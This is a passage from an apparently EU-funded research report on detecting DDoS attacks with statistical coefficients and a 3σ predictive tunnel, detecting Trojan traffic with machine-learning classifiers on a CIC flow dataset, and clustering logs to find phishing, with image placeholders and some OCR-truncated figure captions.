


Fig. 23: Attack S1, coefficient of skewness




Fig. 24: Attack S1, coefficient of kurtosis

The response of the coefficients to the attack with a low mean intensity LR3 turned out as positively as for the standard N-type attacks.




Fig. 25: Attack LR3, coefficient of skewnes:




Fig. 26: Attack LR3, coefficient of kurtosis

Again, we can see the possibility of automatically distinguishing the marked increase in the values of the coefficients at the start of the attack from the values describing normal traffic.

1.2.5 Detection values for autocorrelation and regression

The next two coefficients describe the autoregressive and correlation dependence between two consecutive cw windows, or rather between the random variables X(t) and X(t-1), whose realizations are the flow increments a(t) in the windows considered.

$$X(t) = c(t).X(t-1) + \varepsilon(t), \qquad \rho(t) = \frac{E[(X(t) - EX(t))(X(t-1) - EX(t-1))]}{\sigma(t)\sigma(t-1)}$$

A great advantage of these coefficients is that their values range within the interval (-1,1). At the moment the attack was loaded into the evaluated cw windows, for most attacks their values began to rise rapidly towards the upper limit of 1. For this reason, it is possible to set a certain limit value (threshold) for both coefficients, the exceeding of which would signal the beginning of a DDoS attack. The lower this value, the earlier the attack is signalled; on the other hand, attacks that are too low may cause false alarms. Based on the experiments carried out, and in an effort to identify as many DDoS attacks as possible without false alarms, we set the limit for the autoregressive coefficient to c(t) = 0.9 and for the correlation coefficient to ρ(t) = 0.75. In the following graphs, we again show the evolution of the coefficients for attacks N8, N2, S1 and LR3. Attack N8 represents the behaviour of the coefficients in most standard attacks; in N2 we see a standard attack in which, however, the autocorrelation coefficient has all values greater than 0.9 and the detection cannot be used. In the non-standard attack S1,

both coefficients exceeded the detection levels during the attack. For the low-intensity attack LR3, this method is unusable.




Fig. 27: Attack N8, Autoregressive coefficien




Fig. 28: Attack N8, Correlation coefficient




Fig. 29: Attack N2, Autoregressive coefficier



Fig. 30: Attack N2, Correlation coefficient




Fig. 31: Attack S1, Autoregressive coefficien




Fig. 32: Attack S1, Correlation coefficient



Fig. 33: Attack LR3, Autoregressive coefficie




Fig. 34: Attack LR3, Correlation coefficient

For most attacks, it can be assumed that exceeding the detection values for autoregression and correlation can be used, in combination with other coefficients, for early and simple detection of a flood attack.

1.2.6 Response of divergence to a DDoS attack

The last analysed parameter, the Kullback-Leibler divergence, in a certain way compares the probability distribution P(.) of the increments a(t) in successive overlapping computation windows cw.

$$dvg(t) = \sum_{k=1}^{n} P(t-1) ln(\mathrm{P(t-1)/P(t)})$$

The advantage of divergence is that, on the samples monitored, in most cases it responded immediately to the onset of a DDoS attack with a high impulse (peak). The disadvantage is that it tended to respond in this way to peaks in normal traffic as well, which could cause a large number of false alerts.




Fig. 35: Attack N8, Divergence




Fig. 36: Attack N2, Divergence

A further disadvantage of using divergence is the fact that the high impulse at the onset of an attack lasts a very short time compared with the other parameters; we therefore consider its application in combination with the other parameters to be problematic. We have therefore postponed the use of divergence to the future.




Fig. 37 Attack S1, Divergence




Fig. 38: Attack LR3, Divergence

1.2.7 Use of the 3σ-Tunnel for recognizing DDoS attacks

Based on the experiments, we chose 1000 previous values for calculating the mean and deviation, and we chose the interval width (EX-3σ, EX+3σ) (with a smaller interval size, frequent false alarms occurred). We called this method the predictive 3σ-tunnel. A natural question arises as to why not apply the predictive tunnel directly to the IP flow increments a(t) and not bother with calculating statistical coefficients. After carrying out experiments, we found

that although exceeding the upper limit of the tunnel detects the onset of a DDoS attack relatively early, false alarms are also frequently reported. When the multiple of the standard deviation was increased, the number of false alarms decreased, but at the same time the ability to detect the attack decreased. In the following figures, we will show only the upper limit of the 3σ-Tunnel for selected attacks.




Fig. 39: Attack N8, upper limit of the 3σ-Tun




Fig. 40: Attack N6, upper limit of the 3σ-Tunnel




Fig. 41: Attack S1, upper limit of the 3σ-Tunr




Fig. 42: Attack LR3, upper limit of the 3σ-Tunnel

In the following graphs, we will demonstrate the behaviour of the 3σ tunnel on the parameter with the greatest variability among the statistical coefficients considered, namely the Hurst exponent (estimated by RS statistics with removal of AR1 autoregression).




Fig. 43: N2, 3σ-Tunnel for the H-exponent




Fig. 44: LR3, 3σ-Tunnel for the H-exponent




Fig. 45: P4, 3σ-Tunnel for the H-exponent




Fig. 46: N8, 3σ-Tunnel for the H-exponent

In most cases (except for attack LR3), the 3σ tunnel recognized the start of the DDoS attack early, with a minimal, sometimes even zero, number of false alerts.

As we have already stated, on the basis of experiments we set the size of the prediction window to 1000 ts and the interval width for the 1001st value to three times the standard deviation. With this setting, in most experiments (various coefficients and various attacks) we obtained early recognition of the start of the attack with a minimal number of false alerts. In the preceding figures, this is 3 cases out of 4. A tunnel set up in this way has two useful properties:

- It has a sufficiently “long memory” to be able to cover the local variability of the statistical coefficient and not cause a large number of false alerts
- It has a sufficiently "long memory" so as not to be able to respond to a relatively large increase in the values of the investigated coefficient at the start of a DDoS attack (large relative to the relative variability)

Of course, in order to be able to draw more relevant conclusions and recommendations, it is necessary to carry out a large number of experiments on records of various DDoS attacks.

1.2.8 Detection functions for automatic recognition of DDoS attacks

In the preceding chapters, we presented two ways of recognizing DDoS attacks using statistical coefficients. The first way was to determine detection values for suitable parameters: 1.00 for variability V(t) and the H-exponent, 0.90 for the autoregressive coefficient c(t) and 0.75 for the correlation coefficient ρ(t). The second way, using the predictive tunnel, was analysed in the preceding section.

When using the limit values, we introduced a two-valued logical function Y[.], which evaluates the exceeding of the limit value for a given statistical coefficient. In the following graphs, we will show the variability V(t), the autoregressive coefficient c(t) and the correlation coefficient ρ(t) and the course of their function Y[.] for attacks S1a N2.




Fig. 47: S1, coefficients V(t), c(t), ρ(t)




Fig. 48: N2, coefficients V(t), c(t), ρ(t)

Funded by the European Union
NextGenerationEU
RECOVERY AND RESILIENCE PLAN
GOVERNMENT OFFICE OF THE SLOVAK REPUBLIC




Fig. 49: S1, course of the functions Y[.]




Fig. 50: N2, course of the functions Y[.]

The sets of values on which the coefficients exceed their detection limits will be called detection intervals. In Figs. 49 and 50, we can see how these intervals overlap one another. In order to eliminate false alarms and at the same time achieve early recognition of attacks, we will introduce a new detection function D(t) for the monitored coefficients, where, for simplicity, we denote, e.g. for the coefficient V(t), the function Y[V(t)>1,00] as YV(t):

$$D(t) = YV(t).YC(t) + YV(t).Y\rho(t) + YC(t).Y\rho(t)$$

The following figures show the course of the detection function for attacks S1 and N2.




Fig. 51: S1, course of the detection functi




Fig. 52: N2, course of the detection function D(t)

Thanks to the shape of the function D(t), we have eliminated possible false alarms, and at the same time, based on the values 1 or 3, we can recognize at what time two or all 3 statistical parameters detected the attack. Table 3 presents the evaluation of the use of the detection function D(t) for the analysed attacks. The first value represents the number of false alarms, the second determines the time when at least two coefficients detected the attack, and the third value indicates the time when all three statistical coefficients V(t), c(t) and ρ(t) detected the attack.

attack	S1	N2	LR3	S5	N6	N7	N8
D(t)	0 – 34 - 52	0 - 5 - 5	x	x	0 – 75 - 119	0 - 228 - 480	0 - 47 - 210

Tab. 3: Evaluation of DDoS attack recognition using the detection function D(t)

Recognition of the attack based on the limit value was effective mainly for standard attacks, while in several cases two coefficients exceeded their limit values substantially earlier than all three. For non-standard attacks such as LR3, P4 and S5, no two detection intervals, if they arose at all, had a common intersection, and therefore the attack was not recognized. We

will also apply the same methodology to attack recognition using the predictive tunnel. In the previous chapter, taking into account the attack recognition time and the number of false alarms, we determined the three most effective statistical coefficients: skewness K(t), kurtosis Skw(t) and variability V(t). Since we selected coefficients whose values increase significantly at the onset of a DDoS attack, we will deal only with the upper limit of the predictive tunnel. We will evaluate the time of exceeding the upper limit as a detection interval and describe it with a two-valued function Γ[.], where, e.g. for the coefficient of kurtosis, we denote ΓK(t) = Γ[K(t)>Hr(t)], where Hr(.) is the upper limit of the prediction interval for the coefficient K(.).




Fig. 53: S1, course of the function Γ(t)




Fig. 54: N7, course of the function Γ(t)

Similarly to the previous method, recognition by means of a threshold value, we now also introduce a detection function that will be a combination of the identifiers Γ(t):

$$DP(t) = \Gamma K(t).\Gamma Skw(t) + \Gamma K(t).\Gamma V(t) + \Gamma Skw(t).\Gamma V(t)$$

Table tab.2 presents the evaluation of the use of the detection function DP(t).

attack	S1	N2	LR3	S5	N6	N7	N8
$D_P(t)$	1 – 6 - 28	0 - 1 - 1	1 - 1 - 1	1 - 18 - 41	1 - 12 - 12	1 - 39 - 49	0 - 1 - 1

Tab. 4: Evaluation of DDoS attack recognition using the detection function D(t)

1.2.9 Evaluation of the tests

On the basis of the experiments carried out so far, we can see that the use of selected statistical coefficients has considerably greater potential for fast recognition of DDoS attacks (FAD – Fast Attack Detection) than standard monitoring of average and peak intensity. In a DDoS attack, there is a strong assumption that these intensities will increase significantly. However, the average intensity grows only linearly depending on the size of the sliding window, which leads to late detection of the attack, and recognizing an attack by setting some threshold for the peak rate can lead to frequent false alerts owing to the occurrence of peaks in the IP flow.

When standard IP traffic turns into a DDoS attack, not only do the average and peak intensities change significantly, but the overall probabilistic structure of the flood flow also changes. To capture this change, we used the statistical coefficients presented. These can be divided into two types: coefficients that exceeded some detection value at the onset of the attack, and coefficients that responded to the attack with a marked change in their values or with an impulse. Some coefficients even belong to both groups. On the basis of this division, we created:

- The method of using detection limits (MDH)
- The method of using prediction tunnels (MPT)

By comparing Tables 3 and 4, we can see that MPT recognized every considered type of attack, and did so substantially earlier than MDH; however, for most attacks it signalled one false alarm. We assume that this problem could be eliminated in several ways, for example by adding another suitable detection coefficient, but by some type of smoothing of the coefficient values before using the predictive tunnel, e.g. exponential or Holt smoothing.

1.3 Detection of malicious code (Malware)

Malware, short for malicious software, comprises various types of malicious software, including viruses, worms, Trojan horses and ransomware. Each type has unique characteristics and methods of infection and damage. Viruses, for example, attach themselves to clean files and spread uncontrollably, damaging file systems. Worms, on the other hand, replicate themselves without human intervention and often exploit network vulnerabilities. Trojan horses deceive users by disguising themselves as legitimate software, thereby gaining unauthorized access to systems.

Ransomware represents a particularly dangerous form of malware. It encrypts the victim's data and demands a ransom for the decryption key. This type of malware can cause considerable operational disruption and financial losses. The impact of malware is not limited to individual users; it also extends to large organizations and can lead to massive data breaches, financial losses and reputational damage.

Preventing and mitigating malware attacks involves a combination of robust anti-virus software, user education and adherence to cybersecurity best practices, such as regular software updates and caution when downloading files or applications from the internet. Understanding the various forms of malicious software is crucial for effective cybersecurity measures, as it enables individuals and organizations to recognize potential threats and respond accordingly.

From the wider spectrum of malware, we decided to focus in our tests only on the *"Trojan horse"* type. The tests were carried out on the freely available *Trojan Detection* dataset for the following methods, which are among the most frequently used AI/ML algorithms and methods in this field:

- Random Forest
- AdaBoost
- Naive Bayes
- FNN-type neural network (Feed-Forward Neural Network)

The data in the *Trojan Detection* corpus come from the Canadian Institute for Cybersecurity (CIC) and contain records of flows in a computer network. A packet flow here denotes a series of packets in the communication of two applications that share the same group of data – source and destination IP address, source and destination port and protocol type. The dataset contains records of two types:

- malicious – trojan, 90683 samples of malicious flows generated by Trojan horses
- harmless – benign, 86799 samples of harmless benign network traffic

In the dataset, the following 86 parameters or features are recorded for each flow:

Flow ID	Source IP	Source Port

Destination IP	Destination Port	Protocol
Timestamp	Flow Duration	Total Fwd Packets
Total Backward Packets	Total Length of Fwd Packets	Total Length of Bwd Packets
Fwd Packet Length Max	Fwd Packet Length Min	Fwd Packet Length Mean
Fwd Packet Length Std	Bwd Packet Length Max	Bwd Packet Length Min
Bwd Packet Length Mean	Bwd Packet Length Std	Flow Bytes/s
Flow Packets/s	Flow IAT Mean	Flow IAT Std
Flow IAT Max	Flow IAT Min	Fwd IAT Total
Fwd IAT Mean	Fwd IAT Std	Fwd IAT Max
Fwd IAT Min	Bwd IAT Total	Bwd IAT Mean
Bwd IAT Std	Bwd IAT Max	Bwd IAT Min
Fwd PSH Flags	Bwd PSH Flags	Fwd URG Flags
Bwd URG Flags	Fwd Header Length	Bwd Header Length
Fwd Packets/s	Bwd Packets/s	Min Packet Length
Max Packet Length	Packet Length Mean	Packet Length Std
Packet Length Variance	FIN Flag Count	SYN Flag Count
RST Flag Count	PSH Flag Count	ACK Flag Count
URG Flag Count	CWE Flag Count	ECE Flag Count
Down/Up Ratio	Average Packet Size	Avg Fwd Segment Size
Avg Bwd Segment Size	Fwd Header Length.1	Fwd Avg Bytes/Bulk
Fwd Avg Packets/Bulk	Fwd Avg Bulk Rate	Bwd Avg Bytes/Bulk
Bwd Avg Packets/Bulk	Bwd Avg Bulk Rate	Subflow Fwd Packets
Subflow Fwd Bytes	Subflow Bwd Packets	Subflow Bwd Bytes
Init_Win_bytes_forward	Init_Win_bytes_backward	act_data_pkt_fwd
min_seg_size_forward	Active Mean	Active Std
Active Max	Active Min	Idle Mean
Idle Std	Idle Max	Idle Min
Class – Trojan/Benign		

Tab. 5: Group of features in the Trojan detection dataset

1.3.1 Preparation and testing procedure

Work with the models consisted of the following steps.

1. Data preprocessing
   - Loading the dataset for Trojan detection using the pandas library.
   - Data cleaning: omission of irrelevant and duplicate records, supplementing missing data as needed.
   - Encoding of categorical data (label encoding): conversion of categorical data such as the flow identifier (Flow ID), source and destination IP address (Source IP, Destination IP) and timestamp (Timestamp) – into numerical values.
   - Class Label Encoding: Conversion of the class labels ("Trojan" and "Benign") into binary form (1 and 0, respectively).
   - Feature Selection: Use mutual information to select the features that are most important for classification
2. Splitting the data into training and test data
   - Splitting the data into a training set and a test set (typically 80% training and 20% test data). The function using train_test_split from the scikit-learn library was used for the split.
3. Computations using machine learning (Machine Learning) algorithms: Random Forest, AdaBoost (adaptive boosting), Gaussian Naive Bayes and Deep

learning with a feed-forward neural network. A description of the machine learning algorithms used follows.

The analysis and evaluation of the tests were carried out in the same way as for the previous types of cyber threats, based on defined metrics such as *Precision, Recall, F-1 Score, Accuracy* quantified from the *confusion matrix*. The computations themselves were carried out in the Google Colab test environment.

1.3.2 Test results

The test results are clearly presented in Table 6.

Method	Accuracy (%)	Precision (%)	Recall (%)	F1-score (%)	Processing time (sec.)
Random Forest classifier (50 estimators)	99.99	0.999967	0.999967	0.999967	9 sec
trying different numbers of trees: 10	99.99				additional, in total 60 sec.
20	99.9934				
30	99.9967				
40	100.000				
50	99.9934				
60	99.9967				
70	99.9967				
80	99.9967				
90	99.9934				
AdaBoostClassifier (100 estimators)	99.9639				20 sec.
cross-validation to obtain a more robust estimate	99.9626				60 sec.
GaussianNB Classifier					20
gnb.score	91.4984				
cross_val_score	90.1080				
using reciver operating characteristic score	92.1831				
weighted avg		92.1035	91.4985	91.4487	
Deep learning (Feed forward neural network) – 10 epoch	98.3947				55 sec. training alone
weighted avg		98.3953	98.3947	98.3947	

Tab. 6: Test results for malware detection

1.3.3 Evaluation of the tests

Based on the experiments carried out, it can be concluded that the most suitable methods for detecting "Trojan horse" malware from network traffic are the methods

- Random Forest: success rate 99.99%, evaluation time ~9 s
- AdaBoost: success rate 99.96%, evaluation time ~19 s
- FNN-type neural network: success rate 98.39%, evaluation time ~15 sec.

Of these, Random Forest performed the computations twice as fast. The next one in order, the FNN-type neural network, still has a high success rate (98.39%), but the network training time was longer (55 sec.). The fastest method was the GaussianNB Classifier – however, it achieved the worst results (91.49%). We consider the Random Forest algorithm to be the most suitable method for detecting "Trojan horse" malware by analysing traffic.

1.4 Phishing detection

Phishing is a deceptive cyber tactic used by attackers to obtain sensitive information from unsuspecting victims. This method usually involves sending fraudulent e-mails or messages that imitate legitimate sources, such as banks, government agencies or well-known companies. The aim is to deceive recipients and make them disclose personal data, such as login credentials, credit card numbers or other sensitive information.

These attacks can be highly sophisticated and use social engineering techniques to create a sense of urgency or fear, which forces victims to react quickly without questioning the authenticity of the request. Phishing messages often contain links to fake websites that closely resemble legitimate ones, where victims unknowingly enter their sensitive information.

1.4.1 Preparation and testing procedure

Testing was carried out on a dataset consisting of a file with 57,000 logs obtained from traffic at FRI UNIZA, originally containing approximately 160 variables, of which 41 were identified as relevant for identifying phishing. Several of these variables were categorical, and it was therefore necessary to preprocess them using a combination of one-hot encoding and the hashing trick, which expanded the dataset to 2,009 variables suitable for clustering.

Before clustering, all variables were standardized using StandardScaler in order to remove differences in value ranges. Subsequently, PCA dimensionality reduction to 50 components was applied, which allowed efficient work with the clustering algorithms while preserving the variability of the data.

This step was necessary and time-consuming, and it is of fundamental importance for the preparation of the machine learning model. Logs originating from different systems contain different variables, and therefore, when creating the final model for identifying phishing, it will be a major challenge to develop a robust script capable of processing unexpected or new variables as well.

From the wider spectrum of AI/ML methods and algorithms used for phishing detection, we decided to test the following clustering methods:

- K-means
- HDBSCAN

1.4.2 Test results

1.4.2.1 k-means

When applying the K-Means algorithm to our log dataset, we initially assumed 3 clusters. The resulting distribution was very uneven:

Cluster 0: 57,695 points

Cluster 1: 2 points

Cluster 2: 24 points

The K-Means results are visualized in Figures 55 and 56.

